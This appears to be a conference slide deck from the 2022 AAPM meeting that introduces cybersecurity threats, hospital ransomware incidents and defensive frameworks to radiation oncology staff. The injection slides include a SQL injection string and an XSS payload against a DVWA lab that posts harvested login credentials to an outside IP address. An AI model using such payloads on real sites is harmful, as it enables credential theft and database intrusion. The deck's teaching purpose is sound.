


# Prime to Cybersecurity Threats

2022 AAPM Annual Meeting

Tianjun Ma
Virginia Commonwealth University

1

## Disclosures

- None

2

2

# Scenarios

Purchase request reviewed by IT IS
(Cybers attack readiness)

Under/Post Cyber attacks

3

3

# Learning objectives


- What do we need to secure?
- Who are involved in the process?
- How can security get compromised?
- What can we do to lower our risks?

4

4

# What to secure? CIA Triad

Protect information from unauthorized access and misuse




Protect information from unauthorized alteration

System to be useful it must be available to authorized users

5

5

# A nice pic at home

Confidentiality: the painting is very private, you just want to keep it to yourself or invited guests to your home, or even a password for it

Integrity: you don't want anybody to modify the image without your approval


amazon.com
www.istockphoto.com

Availability: you would like to view this whenever you would like to

6

6

# Definition: Cybersecurity

- The activity or process, ability or capability, or state whereby information and communications systems and the information contained therein are protected from and/or defended against damage, unauthorized modification or use, or exploitation


Availability — Integrity — Conditionality

From: CNSSI 4009, NIST SP 800-53 Rev 4, NIPP, DHS National Preparedness Goal; White House Cyberspace Policy Review, May 2009

7

7

# Who involved? Attackers





https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

PHI (protected health information) or ePHI (electronic PHI)

8

8

# Why PHI / ePHI?




https://compliancy-group.com/18-hipaa-identifiers-for-phi/






# PHI breach due to hacking

- Unauthorized access to a health record is often categorized as a breach
- The breach can be find on the HHS website:
  - https://ocrportal.hhs.gov/ocr/breach/breach_report.jsf
- Can cost average $408 per record, compared to industry average of $148 according to IBM in 2018[1].
- IBM's 2021 report, industry average increased to $180[2].

[1] Cost of a Data Breach Report 2018, IBM
[2] Cost of a Data Breach Report 2021, IBM

# Who involved? Defenders





https://www.cyberseek.org/pathway.html



11

# How: The actor's workflow-cyber kill chain




Attack vectors (Different weapons to break into a bank)

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html



12

# Common methods/attack vectors

- Phishing
- Malware
- Man-in-the-Middle
- Denial-of-Service
- Injection
- Password attack
- Zero-day exploit
- Internet of Things (IoT)





# Phishing

- An email disguise itself to appear from a trustworthy source, but actually not
- Phishers will try various types of techniques to allure victims to open attachments or click on links
  - Can be from a government agency, bank, hospital, charity
  - Can use certain events, such as COVID-19, vaccine, holidays, natural disasters
  - Can have certain emotions, such as fear, urgency, greed

# Malware


- Malicious computer software developed by cybercriminals to steal data, damage or destroy computers/computer systems
- Common examples include: viruses, worms, spyware, adware, and ransomware



15

# Man-in-the-Middle

- Actor secretly relays (may alters) communications between two parties who believe themselves are directly communicating with each other.





16

# Denial-of-Service (DoS)

- Actor seeks to make a machine / network unavailable by disrupting services of the host
  - Typically accomplished through overload the host
  - Distributed DoS (DDoS), many different incoming sources, make it impossible to block

17

17

# Injection - SQL injection

- Malicious SQL statements inserted into the entry field for execution
  - Adding SQL's 'select all' command to get all the entries inside a database
  - Able to directly using SQL command due to coding vulnerability

SELECT * FROM data WHERE id = ' 10011';

SELECT * FROM data WHERE id = ' ' OR '1' = '1';


18

18

# Injection - Cross-site scripting

- The actor will inject codes into a website.
- When user's browser cannot detect the malicious code, it will execute the code and give actor control/privileges.

```
http://localhost:81/DVWA/vulnerabilities/xss_r/?
name=<h3>Please login to proceed</h3> <form
action=http://192.165.159.122> Username:<br>
<input type="username" name="username">
</br>Password:<br> <input type="password"
name="password"> </br><br><input type="submit"
value="Logon"></br>
```




https://websitesecuritystore.com/blog/real-world-cross-site-scripting-examples/





# Password attack

- Gain access to password-protected contents through:
  - Brute force
  - Dictionary
  - Keylogger

# Zero-day exploit

- Publicly known software vulnerability that is not yet aware by major stakeholder or without a patch for correction
- Actors will exploit the vulnerability to adversely affect computers / networks





# Internet of Things (IoT)

- Service disruption (targeted assassination?)
- Data / service manipulation

Image: www.medtronic.com

**Performance of first pacemaker to use smart devi app for remote monitoring**

Khaldoun G. Tarakji, MD, MPH, FHRS,* Amir M. Zaidi, MBChB,† Steven L. Zweibel, MD, FHRS,‡ Niraj Varma, MD, PhD,* Samuel F. Sears, PhD,§ James Allred, MD, FHRS,‖ Paul R. Roberts, MD,¶ Naushad A. Shaik, MD, FHRS,# Josh R. Silverstein, MD, FHRS,** Abdul Maher, MD,†† Suneet Mittal, MD, FHRS,‡‡ Ashish Patwala, MD,§§ John Schoenhard, MD, PhD,‖‖ Martin Emert, MD, FHRS,¶¶ Giulio Molon, MD, FACC,## Giuseppe Augello, MD,*** Nilam Patel, MD, FHRS,††† Hanscy Seide, MD, FACC,‡‡‡ Antonio Porfilio, MD,§§§ Baerbel Maus, PhD,‖‖‖ Sherry L. Di Jorio, PhD,¶¶¶ Keith Holloman, BS,¶¶¶ Ana C. Natera, MS,¶¶¶ Mintu P. Turakhia, MD, MAS, FHRS###****

Image: ring.com

Image: amazon.com

# The defender's workflow





**Figure 3-1. Incident Response Life Cycle**

NIST SP 800-61 Rev. 2 Computer Security Incident Handling Guide





# MITRE

CAPEC:
Common attack pattern enumeration and classification

**1000 - Mechanisms of Attack**
- Engage in Deceptive Interactions - (156)
- Abuse Existing Functionality - (210)
- Manipulate Data Structures - (255)
- Manipulate System Resources - (262)
- Inject Unexpected Items - (152)
- Employ Probabilistic Techniques - (223)
- Manipulate Timing and State - (172)
- Collect and Analyze Information - (118)
  - Excavation - (116)
  - Interception - (117)
    - Sniffing Attacks - (157)
    - Android Intent Intercept - (499)
    - Eavesdropping - (651)
      - Shoulder Surfing - (508)
      - Probe Audio and Video Peripherals - (634)
  - Footprinting - (169)
  - Fingerprinting - (224)
  - Reverse Engineering - (188)
  - Protocol Analysis - (192)
  - Information Elicitation - (410)
- Subvert Access Control - (225)

capec.mitre.org


https://attack.mitre.org/

Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

cwe.mitre.org

# Some Past Cyber attacks

https://www.justice.gov/usao-nj/pr/two-iranian-men-indicted-deploying-ransomware-extort-hospitals-municipalities-and-public

An LA hospital was encrypted by an ransomware, hospital paid a $17,000 ransom in bitcoin to a hacker

2016.2

MedStar Georgetown was subject to a ransomware attack, no RO treatment for 3 days

https://phys.org/news/2016-03-fbi-probing-virus-outage-medstar.html

2016.5

https://uhs.com/statement-from-universal-health-services/

Computer systems for Universal Health Services were offline due to potential ransomware attack

2020.9

Servers and clinical systems of a health network in Vermont was attacked by ransomware. RO treatment was interrupted based on priorities of tumor biology

https://doi.org/10.1016/j.adro.2020.11.001

2020.10

Thomas Jefferson under ransomware attack, RVS down for 2.5 weeks DOI: 10.1016/j.prro.2021.09.011

A Swedish oncology and radiology system provider Elekta experienced a cyberattack that forced it to take its first-generation cloud-based storage system offline, which impacted Yale New Haven Health

2021.4

https://www.ynhhs.org/news/elekta-breach


https://www.mclaren.org/Uploads/Public/Documents/corporate/Elekta-Substitute-Notice.pdf

MASSEY CANCER CENTER VCU

25

25

# Ransomware




The vast majority of ransomware is delivered via phishing email campaigns.


MASSEY CANCER CENTER VCU

26

26

# What can we do?

- Lower the risk of exposure
  - As an individual: follow Internet Hygiene
    - https://www.fbi.gov/scams-and-safety/on-the-internet
  - As an organization:





https://purplesec.us/learn/cyber-security-strategy/





# What can we do?

# What can we do?






# What can we do?

- Be aware of the threats: threat intelligent resources:
  - CVE (Common Vulnerabilities and Exposures)
  - NVD (The National Vulnerability Database)
    - CVSS (Common Vulnerability Scoring System)
  - From our Vendors
  - From HC3 (Health Sector Cybersecurity Coordination Center)
  - Early warning system (e.g. Honeynet)
  - Shared cyber intelligence (e.g. InfraGard)

# What can we do?

- Preparation for the worst
  - NIST RMF (Risk Management Framework)
  - NIST Special Publications
    SP 800 Computer security
    - 800-184: Guide for Cybersecurity Event Recovery
    - 800-61: Computer Security Incident Handling Guide
  - SP 1800 Cybersecurity practice guides

https://www.security.org/home-security-systems/what-is-a-home-security-system/



# What can we do?

- Learn from each other (some articles)
  - Are you ready for a cyberattack? DOI: 10.1002/acm2.13422
  - Development of Rapid Response Plan for Radiation Oncology in Response to Cyberattack. https://doi.org/10.1016/j.adro.2020.11.001
  - How to Respond to a Ransomware Attack? One Radiation Oncology Department's Response to a Cyber-Attack on Their Record and Verify System. https://doi.org/10.1016/j.prro.2021.09.011
  - The impact of cybersecurity in radiation oncology: Logistics and challenges. *Appl Rad Oncol.* 2018;7(4):14-18.
  - AAPM Virtual Library

# Some terms for disaster recovery:

- **RTO (recovery time object):** maximum amount of time that it should take to recover a service after a disaster
- **RPO (recover point object):** maximum time period from which data may be lost in the wake of a disaster
- **RSL (recovery service level):** percentage of a service that must be available during a disaster



33

# Cyber crimes

- Prosecuting Computer Crimes
  - https://www.justice.gov/criminal/file/442156/download
- https://www.fbi.gov/investigate/cyber
- https://www.ic3.gov/

Table of Contents






34

# Thank you

2022 AAPM Annual Meeting @ DC




35